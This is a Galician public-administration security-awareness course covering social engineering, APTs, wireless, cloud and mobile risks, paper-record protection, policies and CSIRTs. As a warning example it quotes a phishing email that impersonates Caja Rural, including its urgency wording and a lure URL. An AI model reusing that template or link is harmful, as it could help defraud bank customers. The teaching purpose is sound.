A enxeñaría social é un dos principais riscos á seguridade da información, tanto no traballo coma no ámbito doméstico.

Enxeñaría social (II)

Trátanse de enganos sutís, deseñados para parecer que proceden de persoas ou entidades de confianza:

- un suposto compañeiro de traballo nunha situación de apuro, que nos pide certa información.
- un suposto técnico informático que intenta axudarnos cun suposto problema, e que para axilizar a resolución do mesmo, precisa o noso contrasinal.
- un suposto empregado do noso banco que nos avisa dun problema na nosa conta, e pide que confirmemos determinados datos.
- un correo da compañía da luz, pedindo pinchar nunha ligazón para resolver un problema coas nosas facturas.

Os ataques de enxeñaría social son sinxelos, pois non se necesitan coñecementos técnicos. Válense da confianza das persoas e do seu descoñecemento.

Enxeñaría social (III)

Os atacantes abusan da boa fe das persoas para acceder a lugares, datos ou xestións, xa que:

- Todos/as queremos axudar
- Confiamos nos demais
- Non nos gusta dicir "NON"
- A todos/as nos gusta que nos gaben

É totalmente natural que queiramos colaborar e facilitar o traballo dun compañeiro, ou de quen intenta axudarnos a nós, pero é fundamental comprobar a identidade dos nosos interlocutores antes de facilitar calquera información.

Lembra que:

- Unha entidade seria (bancos, administracións, ou empresas) non debería solicitar datos sensibles sen un motivo verificable e determinadas garantías de seguridade.
- Un contrasinal de acceso a un sistema ou servizo é teu, e pode dar acceso a máis información da que pensas... Non debemos facilitalos nunca.

Enxeñaría social (IV)

No noso traballo, o descoñecemento ou a neglixencia na aplicación das normas poden ser os causantes do maior dos desastres.

Só cunha axeitada concienciación realizada mediante charlas de formación e as actitudes dos responsables organizativos, poderemos evitar esta ameaza. Resulta obvio que non poderemos conseguilo sen o compromiso da dirección da organización.

- Debemos seguir sempre os procedementos establecidos na nosa organización para pedir e facilitar información.
- Debemos custodiar e non compartir con ninguén os nosos contrasinais de acceso aos sistemas.

Enxeñaría social (V)

Exemplo de correo electrónico tratando de enganarnos:

Como prevención xeral, aplica estas dúas máximas:

- Ser menos confiados
- Ser razoablemente escépticos

Lembra:

O teu banco nunca enviará un correo deste tipo.

==========

CAJA RURAL - 2015 (ruralvia.com) - xxxxxxx@gmail.com
- Urgente (cambios en su cuenta).

==========

Hubo un error en el ultimo acceso a su cuenta online.

El asunto requiere su atención inmediata.
En caso contrario, su cuenta puede quedar bloqueada,
hasta que se dirige a una de nuestras oficinas.

==========

Pulsa sobre el enlace para acceder a su cuenta,
o bien copia y pega la siguiente dirección en la barra de su navegador:

==========

http://3net.si/ruralvia.com/incidencias?id=SYNNEVCO

==========

Copyright (C) CAJA RURAL 2015 - Todos los derechos reservados

Enxeñaría social (VI)

Os ataques de enxeñaría social mediante o correo electrónico ou phishing son os máis habituais, pero os atacantes poden empregar outras canles...

- mensaxes curtas ós nosos teléfonos móbiles (SMS) → **SMISHING (SMS phishing)**
- chamadas telefónicas → **VISHING (voice phishing)**
- contactos falsos en ferramentas de mensaxería como whatsapp
- perfís falsos en redes sociais ou servizos de internet de distinto tipo (compra/venta ou arrendamento de vivendas, servizos de oferta de emprego, aplicacións de citas, etc.)

Con independencia da canle empregada na comunicación, debemos estar alerta e ser escépticos ante mensaxes que nos meten presa, de urxencia, ou "demasiado boas para ser verdade"...

Suplantación de identidade

Cada vez son máis habituais os casos de suplantación de identidade, tanto en redes sociais, como noutro tipo de servizos, con consecuencias tanto para a nosa reputación como incluso económicas.

Un exemplo típico son as contas bancarias que podes abrir tan só cun DNI, un número de teléfono e un número de conta bancaria, datos que mediante ataques de enxeñería social, un atacante podería chegar a coñecer, séndolle por tanto posible abrir unha conta a nome doutra persoa para utilizala de xeito malicioso.

Debemos ser cautelosos coa información que facilitamos sobre nós a persoas descoñecidas a través de servizos en internet.

Ameazas persistentes avanzadas – APTs (I)

Desde hai uns anos o mundo da seguridade acuñou un termo para definir un tipo de riscos de ciberseguridade de maior gravidade aos habituais xa que, a priori, posúen características que fan que os seus efectos sexan moito máis daniños: as ameazas persistentes avanzadas ou, polas súas siglas en inglés, APTs (Advanced Persistent Threats).

Os seus trazos definitorios son:

- ser capaces de perdurar no tempo (infectando unha máquina)
- poder aproveitarse de defectos nos programas descoñecidos oficialmente (o que as fai pasar desapercibidas)
- e, sobre todo, trátase de ameazas dirixidas contra un obxectivo moi específico (habitualmente os recursos dunha organización).

Ameazas persistentes avanzadas – APTs (II)

O principal fin deste tipo de ataques é a espionaxe, principalmente empresarial, gobernamental e militar, obtendo e manipulando información contida nos seus sistemas, máis que atacando a obxectivos físicos.

En definitiva, trátase de comprometer a seguridade dunha rede de computadores para conseguir información sensible durante un longo período de tempo.

Afectan, polo tanto, de modo fundamental, á dimensión de confidencialidade da información, aínda que tamén poderían afectar a outras, como á integridade.

Ameazas persistentes avanzadas – APTs (III)

Exemplo: APT DragonFly

A compañía de seguridade Symantec publicou un informe sobre unha campaña de software malicioso especialmente enfocado a Sistemas de Control Industrial utilizados no sector enerxético, aínda que tamén se detectou no sector farmacéutico.

Esta APT afectou especialmente a países europeos e utiliza varios compoñentes de tipo RAT (Remote Access Tool – ferramentas de acceso remoto) para infectar e controlar remotamente os equipos afectados.

Este software malicioso distribuíase a través de páxinas webs de fabricantes de software para sector enerxético previamente modificadas polos atacantes.

O seu obxectivo era conseguir contrasinais e información confidencial, degradar os sistemas, realizar escrituras non autorizadas e utilizar a infraestrutura para realizar ataques de denegación de servizo.

Ameazas persistentes avanzadas – APTs (IV)

Exemplo: Dark Hotel

A compañía de seguridade Karspesky catalogou este ataque como unha APT pola súa sofisticación á hora de combinar distintos tipos de ataques (spear phising, exploits zero-day e malware), e porque foi unha campaña persistente, que estivo activa ata 10 anos antes de ser descuberta.

Os atacantes comprometían a seguridade das redes sen fíos de hoteis para conseguir introducirse nos dispositivos conectados a elas, e así instalar malware que lles permitise obter información dos mesmos.

O obxectivo principal desta APT era conseguir contrasinais e información confidencial manexada por executivos/as e altos cargos de empresas, aloxados en hoteis de luxo.

Riscos asociados ao uso de conexións sen fíos (I)

As conexións sen fíos son cada vez máis habituais en todas partes, pola súa flexibilidade e as facilidades que nos permiten.

Porén, é importante ter en conta que o feito de que a comunicación viaxe "no aire", en vez de confinada nun cable, ten certos riscos.

Unha das recomendacións máis sinxelas para evitar posibles ameazas relacionadas co uso das redes sen fíos, e unha das máis esquecidas, é simplemente, **apagalas nos nosos dispositivos cando non esteamos a facer uso delas**. Isto é especialmente importante en dispositivos portátiles, teléfonos intelixentes ou tabletas.

Riscos asociados ao uso de conexións sen fíos (II)

As conexións sen fíos máis habituais a día de hoxe son as seguintes:

- **WIFI:**

  As redes WIFI son a día de hoxe un dos medios de conexión máis habituais nos nosos fogares e centros de traballo, debido á facilidade que outorga non ter que estar conectado a un cable, e poder movernos libremente dentro da súa zona de cobertura. Mediante WIFI podemos conectarnos a Internet, e nalgúns centros de traballo, incluso á rede interna.

- **Bluetooth:**

  As conexións por Bluetooth permiten transmitir voz e datos entre diferentes dispositivos conectados entre si mediante radiofrecuencia. Podemos conectar uns auriculares sen fíos, pór o noso teléfono en mans libres no coche, etc.

- **NFC:**

  NFC é unha tecnoloxía de comunicación sen fíos de corto alcance (uns 20 cm) que permite o intercambio de datos entre dispositivos. Emprégase principalmente para pagos co teléfono móbil (de xeito similar ao pago con tarxeta).

Riscos asociados ao uso de conexións sen fíos (III)

Os principais riscos asociados ás redes WIFI son os seguintes:

- **Ataques de home no medio (Man in the middle ou MITM)**

  Neste tipo de ataques, o atacante é capaz de "escoitar" ou interceptar a información transmitida, e deste xeito obter información nosa como por exemplo: contrasinais, conversacións privadas, a nosa navegación por internet, credenciais de acceso á banca electrónica, etc.

Estes ataques evítanse principalmente conectándonos unicamente a redes sen fíos con cifrado robusto

Precaucións:

- Evitar as redes abertas, xa que non empregan cifrado ningún, e calquera pode "espiar" o que facemos.
- Evitar as redes con cifrado non seguro como por exemplo WEP ou WPA. No seu lugar, empregar o cifrado WPA2.
- Conéctate unicamente a redes de confianza.

Riscos asociados ao uso de conexións sen fíos (IV)

Na nosa casa, outra forma de evitar este tipo de ataques pasa por evitar que intrusos podan conectarse á nosa rede doméstica.

Para iso, é recomendable:

- Empregar o cifrado más seguro dispoñible, **WPA3**/WPA2.
- Desactivar o uso de WPS, un mecanismo para facilitar a conexión de dispositivos ás redes, e que é moi vulnerable.
- Cambiar o contrasinal de acceso ao router, xa que é sinxelo localizar en internet o contrasinal por defecto que utilizan os routers domésticos.
- Ocultar o nome da rede (o chamado SSID).

Todos estas configuracións realízanse no router. Se tes dúbidas de como facelo, podes consultalo co teu provedor de servizos de Internet.

Riscos asociados ao uso de conexións sen fíos (V)

- **Roubos de información pasivo**

  Un atacante pode obter información sobre a nosa localización a través das sinais que os dispositivos envían para buscar redes wifi ás que conectarse.

  - Os nosos dispositivos almacenan os nomes (SSID) das redes WIFI ás que adoitamos conectarnos. Cando á conexión WIFI está habilitada, os dispositivos buscan estas redes, e un atacante á escoita pode ver estes nomes.

Desactiva a WIFI nos teus dispositivos cando non a utilices, para que non estean á busca das túas redes habituais.

Riscos asociados ao uso de conexións sen fíos (VI)

- **Suplantación dunha rede (Rogue AP)**

  Algúns atacantes chegan a establecer falsas redes sen fíos con nomes que invitan a conectarse, ou con nomes similares aos de redes lexítimas. Deste xeito, se nos conectamos a estas redes, os atacantes poden escoitar todo o que transmitimos. É outra forma de ataque "home en medio".

- Desactiva a WIFI nos teus dispositivos cando non a utilices, para que non se conecten de xeito automático a ningunha rede.
- Desconfía de redes aberta do tipo "Wifi Gratis", ou de redes fóra do seu lugar habitual.

Riscos asociados ao uso de conexións sen fíos (VII)

En outubro de 2017 publicouse unha vulnerabilidade asociada ao cifrado WPA-2, que afecta tanto aos routers wifi domésticos ou empresariais, como aos equipos de usuario con capacidade para conectarse a redes sen fíos (portátiles, móbiles, tabletas...).

Esta vulnerabilidade permitiría a un atacante descifrar todo o tráfico intercambiado a través dunha rede sen fíos, facendo uso das técnicas de Home no medio ou Man in the middle .

Riscos asociados ao uso de conexións sen fíos (VIII)

Esta vulnerabilidade é complexa de explotar, pero os fabricantes están xa a traballar en publicar as actualizacións que permiten protexerse contra os ataques derivados desta, e xa existe solución a este problema para un número importante de dispositivos.

Non obstante, as recomendacións para evitar ser froito dun ataque deste tipo son:

- Actualizar os nosos dispositivos (routers domésticos, e dispositivos con conectividade sen fíos).
- Evitar o uso de redes sen fíos se existe alternativa.
- E, no caso de ter que empregar este tipo de redes, o cifrado WPA-2 segue sendo o máis seguro ata o día de hoxe, polo que segue a recomendarse o seu uso fronte a outros algoritmos.


Riscos asociados ao uso de conexións sen fíos (IX)

Con respecto ao Bluetooth, os principais riscos son os seguintes:

- **Bluejacking:**

  Consiste no envío de spam á vítima mediante notas, contactos, imaxes, etc.

- O aproveitamento de vulnerabilidades para obter información do dispositivo, ou executar remotamente comandos que permitan controlar o dispositivo.



Riscos asociados ao uso de conexións sen fíos (X)

Recentemente tamén se descubriu unha grave vulnerabilidade do Bluetooth, bautizada co nome de **BlueBorne**.

É unha vulnerabilidade moi perigosa, posto que permite a un atacante tomar o control remoto do dispositivo, e funciona sen que este precise conectarse a ningunha rede ou dispositivo remoto, e sen que a persoa usuaria do mesmo teña que facer nada. É dicir, podemos ser vítimas deste ataque só con ter o bluetooth activado (sen que o dispositivo se conecte a nada).

Unha vez infectado, un atacante pode acceder a todos os datos do dispositivo, e instalar aplicacións ou malware sen que a persoa usuaria o note.

Os fabricantes xa comezaron a publicar as actualizacións de seguridade pertinentes, pero cómpre ser coidadoso no uso destas conexións.

Desactiva as conexións sen fíos cando non as utilices, e mantén actualizados os teus dispositivos.

Riscos asociados ao uso de conexións sen fíos (XI)

E con respecto ao NFC:

- A execución remota de código malicioso, ou a realización de pagos sen o noso coñecemento, simplemente por proximidade ao dispositivo.
- A transmisión de datos sen cifrar.

Desactiva as conexións sen fíos nos teus dispositivos cando non as utilices.

Riscos asociados ao uso de servizos na nube (I)

Os servizos na nube son aqueles servizos ofertados a través de internet, nos que nas tarefas de computación ou de almacenamento realízanse en servidores remoto.

Estes servizos poden ser:

- Ofimáticos: como por exemplo, Google Docs, ou Microsoft 365.
- De almacenamento: como Google Drive, Dropbox, iCloud, ou Mega.
- De mellora da produtividade: como Evernote, para a toma de notas.
- Outras funcionalidades.

Riscos asociados ao uso de servizos na nube (II)

Os servizos na nube presentan unha serie de vantaxes, ou facilidades, como por exemplo uns custes reducidos para os usuarios, ou ter os datos dispoñibles desde calquera localización ou equipo.

Sen embargo, debemos ter en conta unha serie de consideracións:

- Os nosos datos están nas mans do provedor. No caso de que este sufra un problema técnico ou de seguridade, os nosos datos poden verse afectados.
- O acceso aos servizos está condicionado a ter acceso a Internet.
- Moitos provedores de servizos na nube gratuítos resérvanse a liberdade de cambiar os seus termos e condicións do servizo en calquera momento.
- Ou poderían incluso pechar a súa actividade...

Riscos asociados ao uso de servizos na nube (III)

Pero sobre todo, debemos ter en conta que aínda que estas aplicacións estean instaladas nos nosos equipos, os datos realmente están almacenados nos servidores do provedor, en moitos casos, fóra das nosas fronteiras..

Non debemos empregar estes servizos para gardar documentos do noso traballo, xa que almacenaríamos información da nosa organización en servidores de empresas, sen as correspondentes garantías dun contrato.

No caso de documentos con datos persoais, as implicacións serían maiores, xa que estariamos transferindo datos sen cumprir as garantías ás que obriga a normativa en materia de protección de datos persoais.

Riscos asociados ao uso de *smartphones* e tabletas (I)

Primeiro que nada, debemos ter en conta que este tipo de dispositivos é, a día de hoxe, como un ordenador máis, e por tanto non están exentos de infeccións por malware, troianos e outro tipo de ataques, que poden chegar non só por correos electrónicos, senón a través de aplicacións de mensaxería.

Non debemos baixar a garda con respecto ao spam e as posibles mensaxes maliciosas.

Existen solucións de antivirus para este tipo de dispositivos, tanto de pago como gratuítas, que podemos instalar.

Riscos asociados ao uso de *smartphones* e tabletas (II)

Aparte de ter coidado coas mensaxes maliciosas, outra posible vía de intrusión son as aplicacións que instalamos, que poden abusar dos seus privilexios.

- Instala aplicacións unicamente desde os mercados oficiais.
- Revisa os permisos que a aplicación solicita, para comprobar que son razoables.

P. ex. Por que unha aplicación de calculadora precisaría acceso á nosa cámara?

Tampouco debemos facer nunca o "rooteo" ou "jailbreak" do terminal (conseguir acceso de administrador ao terminal), xa que de ese modo se perden todas as protección de seguridade.

Riscos asociados ao uso de *smartphones* e tabletas (III)

Por outra banda, ao ser dispositivos que habitualmente levamos con nós, son máis susceptibles de ser extraviados ou roubados, polo que cómpre facer uso de mecanismos que nos permitan protexer a información almacenada neles.

Algunhas opcións para isto son:

- Habilitar o cifrado do noso dispositivo.
- Protexer o acceso ao mesmo cun patrón de desbloqueo, PIN, contrasinal, ou pegada dactilar.
- Configurar o dispositivo para permitir un borrado remoto do mesmo en caso de perda ou roubo.

Pensa que a información contida neste tipo de dispositivos é moitas veces máis sensible ou persoal que a que almacenaríamos nun ordenador tradicional, non só polo que nós almacenamos, senón porque estes dispositivos teñen capacidades de xeolocalización (GPS), poden utilizarse para conversas telefónicas, etc.

Riscos asociados ao uso de *smartphones* e tabletas (IV)

Outra funcionalidade que estes dispositivos incorporan, e que pode ser unha entrada de malware cara os nosos equipos é a lectura de códigos QR.

Os códigos QR funcionan como os tradicionais códigos de barras, pero de xeito bidimensional. Habitualmente utilízanse como ligazóns a sitios web onde obter máis información, de xeito que sexa sinxelo facelo sen ter que escribir todo o enderezo no navegador.

Ao igual que coas ligazóns acortadas, cada vez máis populares, estes códigos non permiten intuír a que enderezos web poden mandarnos.

Un atacante pode utilizalos para simular unha falsa oferta ou páxina atractiva, e levarnos a unha web que nos infecte.

Riscos asociados ao uso de *smartphones* e tabletas (V)

E por último, se tes un dispositivo corporativo deste tipo...

Respecta sempre a política de uso dos mesmos, protexendo o acceso ao teléfono mediante un PIN ou similar, e non desactives nunca as protecciónss configuradas neste.

Lembra que son exclusivamente para uso profesional.

Riscos asociados á navegación por Internet

Cando navegamos por Internet tamén debemos ser coidadosos.

Un atacante pode infectar ou comprometer unha páxina web, e deste xeito infectar a toda persoa que navegue por ela...

... sen que a persoa usuaria teña que premer ningunha ligazón

... e sen que teña que descargar ningún arquivo

O emprego dun antivirus axuda a evitar isto, pero non é 100% efectivo.

Activa o cortalumes do teu sistema operativo, ou do router de casa, e evita navegar por páxinas non fiables.

Ataques a sistemas de control industrial

É importante falar tamén dunha tendencia crecente nos últimos anos, que consiste en atacar sistemas de control industrial, cada vez máis informatizados pero non ben securizados.

Estes sistemas úsanse para multitude de cousas, dende control automático de edificios intelixentes ata por exemplo control de plantas nucleares.

Un exemplo moi famoso foi o ataque denominado Stuxnet, mediante o cal se podía atacar a sistemas de control industrial dun coñecido fabricante.

Varios medios de información reportaron que Stuxnet foi utilizado para atacar as plantas nucleares de Irán.

Ataques a sistemas na Internet das cousas

Ademais dos sistemas industriais, son cada vez máis habituais os electrodomésticos, aparellos ou vehículos que permiten a súa conexión a internet para ofrecer determinadas funcionalidades. Esta é a chamada "Internet das cousas" ou "Internet of things" - IoT.

Exemplos:

- Neveiras que avisan da caducidade dos produtos que consumimos, e automaticamente poden encargalos, vía internet, ao supermercado.
- Un forno que acende antes de que cheguemos a casa, mediante unha orde no noso teléfono.
- Cámaras con conexión a internet, que nos permiten controlar o que fai na casa a nosa mascota.
- Etc.

Se tes na casa aparellos que permiten a conexión a internet, revisa que opcións de seguridade permiten, e se tes dúbidas, consulta co fabricante como podes securizalos.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

2. - Medidas de protección

Medidas de protección

Aínda que nos puntos anteriores xa se mencionaron varias delas, revisaremos con maior detalle que medidas de protección podemos aplicar no noso traballo, e na nosa vida diaria, para estar mellor protexidos.

Como se comentou ao comezo deste módulo, a seguridade da información abrangue moito máis que a seguridade informática, ou as medidas puramente técnicas.

A parte técnica é importante, pero non é o único que debemos ter en conta:

- A información en papel tamén debe tratarse de xeito seguro.
- As medias normativas, organizativas, e procedimentais, son igualmente importantes nas contornas profesionais.

Se unicamente consideramos a tecnoloxía, a nosa seguridade será esta!

Protección da información en papel (I)

Incidindo no comentado antes, imos comenzar este apartado falando dalgunhas medidas de seguridade que é necesario ter en conta cando traballamos con información en papel, e, en especial, no ámbito laboral.

As medidas das que falaremos a continuación deberían aplicarse cando se traten datos persoais en papel, pero é recomendable telas en conta tamén cando manexamos outro tipo de información que poda ser relevante para a nosa organización, por exemplo polo seu nivel de confidencialidade ou importancia.

Protección da información en papel (II)

Impresión de datos persoais

Deben situarse as impresoras e fax en lugares afastados do acceso ao público, imposibilitando que persoal alleo á entidade poida apropiarse de documentos con datos persoais.

Como opción, recoméndase a impresión bloqueada (o documento só pode ser recollido pola persoa que o enviou á cola de impresión) naqueles dispositivos de impresión que teñan esta funcionalidade.

Protección da información en papel (III)

Reciclado e destrución do papel


Os documentos con datos persoais que se destinen ao reciclado ou destrución, deben previamente terse procesado cunha destrutora de papel de tiras ou partículas.

No caso de datos especialmente protexidos segundo a normativa aplicable en materia de protección de datos persoais, recoméndase a utilización de destrutoras de papel con capacidade para xerar partículas e non tiras.

Protección da información en papel (IV)

Duplicados

Os documentos con datos persoais especialmente protexidos non se poderán duplicar por calquera medio tecnolóxico sen a autorización expresa do responsable do departamento asociado ao tratamento. En calquera caso, aplicaránselle as mesmas medidas de seguridade que aos documentos orixinais.



Protección da información en papel (V)

Arquivos e almacéns

Os armarios, arquivadores ou outros elementos utilizados para almacenar datos persoais en papel deben situarse en lugares afastadas do acceso do público, imposibilitando que persoal alleo á entidade poida apropiarse de documentos con datos persoais.

Os arquivadores ou armarios deben situarse en áreas protexidas por portas de acceso con sistema de apertura por chave ou equivalente. As devanditas áreas deben permanecer pechadas fóra do horario de traballo, sendo tan só accesibles por persoal de seguridade e limpeza para o desempeño das súas tarefas.

No caso dos datos especialmente protexidos, os arquivadores ou armarios deben protexerse con sistemas de apertura por chave ou equivalente. Os devanditos arquivadores deben permanecer pechados fóra do horario de traballo e non poden ser accesibles polo persoal de seguridade e limpeza.

Protección da información en papel (VI)

Posto de traballo

Non debe deixarse no posto de traballo (mesa ou equivalente) ningún documento con datos persoais ao alcance de persoal non autorizado, debendo devolverse ao finalizar a xornada laboral e ante calquera ausencia do posto, os documentos aos almacéns orixinais ou aos caixóns pechados con chave do posto de traballo.

Protección da información en papel (VII)

Correo interno en caixas

Non se permitirán caixas de correo interno en lugares comúns cando nas devanditas caixas poidan depositarse documentos con datos persoais.

En caso de que no correo interno poidan existir documentos con datos persoais, os devanditos documentos deben entregárselle directamente ao destinatario ou ben almacenarse nun depósito controlado, ao que se acceda por medio de identificación.

Protección da información en papel (VIII)

Entrada e saídas de documentos

Rexistraranse as entradas e saídas de documentación no caso de datos especialmente protexidos, datos relativos á comisión de infraccións administrativas ou penais, Facenda pública, servizos financeiros, solvencia patrimonial ou crédito e todos os datos que permitan avaliar a personalidade do individuo.

Protección da información en papel (IX)

Acceso aos datos de categoría especial

No caso do acceso aos datos de categoría especial por persoal doutro departamento distinto do asociado ao tratamento, debe verificarse a autorización da persoa para acceder aos devanditos datos ademais de consignarse os datos accedidos, data do acceso, destinatario e data de devolución.

Protección da información en papel (X)

Transporte dos documentos fóra dos centros de traballo

Poñerase a máxima atención e dilixencia para evitar que os documentos con datos persoais transportados poidan ser accedidos por terceiros non autorizados.

No caso de tratarse de datos de categoría especial, deben transportarse nun maletín ou equivalente protexido por un sistema de apertura (chave, combinación numérica, sistemas biométricos) só accesible ao portador.

Normas, políticas e procedementos de seguridade (I)

As normas, as políticas e os procedementos de seguridade tamén son medidas de protección.

En calquera organización, e especialmente naquelas de certa envergadura, é importante establecer o que está permitido ou non en materia de seguridade, e establecer como debemos traballar para que existan axeitadas garantías neste senso.

Por exemplo, o Decreto de Boas Prácticas establece o seguinte:

"A administración facilitará os equipamentos e conexións necesarias para o desenvolvemento do traballo, configurados segundo as políticas de seguridade vixentes."

É dicir, usemos o que nos dan, nin máis nin menos.

Normas, políticas e procedementos de seguridade (II)

Decreto de Boas Prácticas: "A administración facilitará os equipamentos e conexións necesarias para o desenvolvemento do traballo, configurados segundo as políticas de seguridade vixentes."

Polo tanto:

- Non engadas ningún compoñente non autorizado aos equipos
- Non abras os equipos
- Non instales software. Se precisas algo non incluído, solicítao
- Non desinstales nin elimines o software incluído
- NUNCA desactives o antivirus
- Non modifiques a configuración dos equipos
- Evita o uso de DVD, chaves USB e similares. De ser imprescindible o seu uso, examínaos antes co antivirus.

Normas, políticas e procedementos de seguridade (III)

Decreto de Boas Prácticas: "As persoas usuarias deberán empregar o equipamento exclusivamente para o exercicio das súas funcións."

Empreguemos os medios que nos facilitan para fins estritamente profesionais.

Fins non profesionais = riscos innecesarios e inxustificables.

Por exemplo, descarga de troianos do correo persoal, exposición a soportes infectados que se traen de fóra, etc.

Ademais poden degradar o funcionamento do sistema:

Por exemplo, vídeo, televisión ou radio en liña consumen ancho de banda das conexións, entorpecendo o tráfico lexítimo dos demais.

Normas, políticas e procedementos de seguridade (IV)

Outro tipo de exemplos de políticas e medidas procedementais dentro dunha organización poderían ser as seguintes:

- **O establecemento de procedementos para a xestión e autorización de usuarios:** isto é, as altas e baixas de usuarios, e a xestión dos permisos de acceso a segundo que información e recursos.
    - De nada serviría securizar os nosos sistemas se cando un usuario abandona a organización conserva o acceso á información da mesma.
    - E non todos os traballadores necesitamos acceder a toda a información da organización. Isto dependerá do noso posto de traballo e as nosas funcións.
- **O establecemento dunha política de contrasinais**: que por exemplo estableza a complexidade mínima dos contrasinais de acceso aos sistemas, e cada canto tempo deben cambiarse.

Normas, políticas e procedementos de seguridade (V)

Ou tamén podemos pensar en medidas organizativas, como por exemplo:

- **O establecemento dun Plan de Continuidade de Negocio**:

  Un Plan de Continuidade de Negocio é un plan, documentado e probado periodicamente, que desenvolve o que debemos facer no caso dun incidente de seguridade para poder continuar a nosa operativa diaria, na medida do posible, e os pasos a dar para unha recuperación o máis rápida posible da situación normal.

  - Se por exemplo un incidente de seguridade como un ataque de denegación de servizo afectase ao correo electrónico, poderíamos seguir traballando? De que xeito?

Medidas técnicas de seguridade (I)

Son equipos *hardware* ou programas *sawtware*, como por exemplo:

- Os antivirus
- Os cortalumes
- Os EDR/XDR
- O cifrado da información
- Os sistemas anti-spam
- Etc.

Medidas técnicas de seguridade (II)

Solucións específicas fronte a determinadas ameazas. Por exemplo microCLAUDIA.

- Finalidade: conxunto de "vacinas" fronte a infeccións por ransomware
- Impide a execución do código dañino nos equipos "vacinados"
- Dous tipos de vacinas:
  - Preventivas: detecta procesos potencialmente dañinos e os paraliza, adiantándose á execución do malware.
  - Reactivas: impidena execución de código dañino.
- microCLAUDIA alerta a cada organismo sobre a detección de comportamentos sospeitosos noa equipos nos que está instalada.
- Solución para equipos baseados en Windows cunha interface web para a xestión.
- Cada organismo que dispoña da solución disporá tamén dun cadro de mando para a consulta do estado da vacinación en cada un dos equipos..

Centros de operacións de seguridade (SOC)

Un centro de operacións de seguridade (SOC – Security Operations Center) é un equipo especializado na operación da seguridade no día a día dunha organización, así como da supervisión e monitorización en tempo real do estado da seguridade.

Un centro de operacións de seguridade pode proporcionar, entre outros, os seguintes servizos:

- Asesoramento relativo á prevención de incidentes de seguridade, e medidas de seguridade a aplicar.
- Detección de vulnerabilidades.
- Probas e auditoría da seguridade.
- Detección e alerta ante incidentes de seguridade.
- Resposta a incidentes de seguridade, e bloqueo de ciberataques.
- Colaboración na recuperación tras un ataque.

Un SOC vela pola seguridade da información nunha organización.

Centros de resposta a incidentes de seguridade (CSIRT) (I)

Un centro de resposta a incidentes de seguridade ou CSIRT (Computer Security Incident Response Team) ou CERT (Computer Emergency Response Team) é un equipo especializado en dar resposta a incidentes de seguridade informática, entendendo estes como calquera evento real ou sospeitoso relacionado cos sistemas ou coa infraestrutura de rede dunha organización.

Un CSIRT prevé, xestiona e responde ante incidentes de seguridade.

Centros de resposta a incidentes de seguridade (CSIRT) (II)

Para poder ser considerado un CSIRT, o equipo de resposta a incidentes debe ter claramente procedimentado e documentado como actuar ante calquera tipo de incidente de seguridade: accións reactivas, accións proactivas e accións de mellora en base ás leccións aprendidas.

Debido ao elevado incremento dos incidentes de seguridade, cada vez existen máis CSIRTs ou CERTs que prestan axuda non só á súa propia organización, senón tamén ás PEMES, ás administracións públicas e ás empresas nas que pola súa natureza, un incidente de seguridade podería ter un impacto grave na cidadanía.

No caso de España, temos ao **CCN-CERT** como CSIRT de referencia para as Administracións Públicas e ao **INCIBE-CERT**, de INCIBE, para cidadanía e sector privado.

E para o ámbito dos sistemas de información da Xunta de Galicia xestionados pola Amtega está **CSIRT.gal**.

Centros de resposta a incidentes de seguridade (CSIRT.gal) (III)

En 2021 asinouse o Acordo marco dos servizos de seguridade da información, ciberseguridade e protección de datos persoais da Amtega, co propósito de estender o seu ámbito de actuación para dar cobertura ás necesidades do resto da Administración galega (tanto na contorna da Xunta de Galicia como para as entidades locais, comunidade educativa, etc.), así como a entidades privadas, e en xeral a toda a cidadanía do territorio autonómico.

Para cooperar na prestación deste servizo constituíuse unha oficina técnica cuxas funcións principais son:

- Soporte e apoio ao goberno e xestión da seguridade da información
- Apoio no cumprimento normativo
- Xestión de ferramentas de seguridade
- Difusión das políticas, normas e procedementos de seguridade establecidos

+info.: https://ciberseguridadegalicia.gal/gl/que-servizos-ofrece

Centros de resposta a incidentes de seguridade (CSIRT) (IV)

A nivel nacional, europeo e global existen varias redes de centros de resposta a incidentes de seguridade, no que estes equipos comparten avisos de seguridade, boas prácticas, e calquera información que poida ser relevante ou valiosa de cara a prever ou remediar un incidente de seguridade.

Para poder ser membros destas redes de CERTs hai que cumprir unha serie de requisitos que poden incluír a existencia de determinada documentación, o pago de taxas, ou o aval dalgún outro membro da rede en cuestión.

Como exemplos deste tipo de redes de CSIRT temos as seguintes:

- CSIRT.es (asociación CSIRTs españois)
- TERENA-GEANT (TF-CSIRT)
- A rede FIRST

CSIRT.es

FIRST Improving Security Together MEMBER

TF-CSIRT Trusted Introducer

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

3. - Recomendacións de seguridade

Recomendacións de seguridade

Veremos a continuación unha serie de recomendacións que nos axudarán a facer un uso máis seguro dos sistemas e dispositivos informáticos.

Sobre os mecanismos de autenticación (I)

Existen varias formas de autenticarse ante un sistema:

- Mediante algo que se sabe (por exemplo, un par usuario/contrasinal)
- Mediante algo que temos (por exemplo, un certificado electrónico)
- Mediante algo que somos (biometría, por exemplo, mediante pegada dactilar)
- Mediante combinación das anteriores (autenticación multifactor)

O máis habitual é empregar contrasinais, pero é o sistema menos seguro de todos, xa que no caso de verse comprometido pode ser difícil que nos deamos conta, e non sempre facemos unha xestión adecuada dos mesmos.

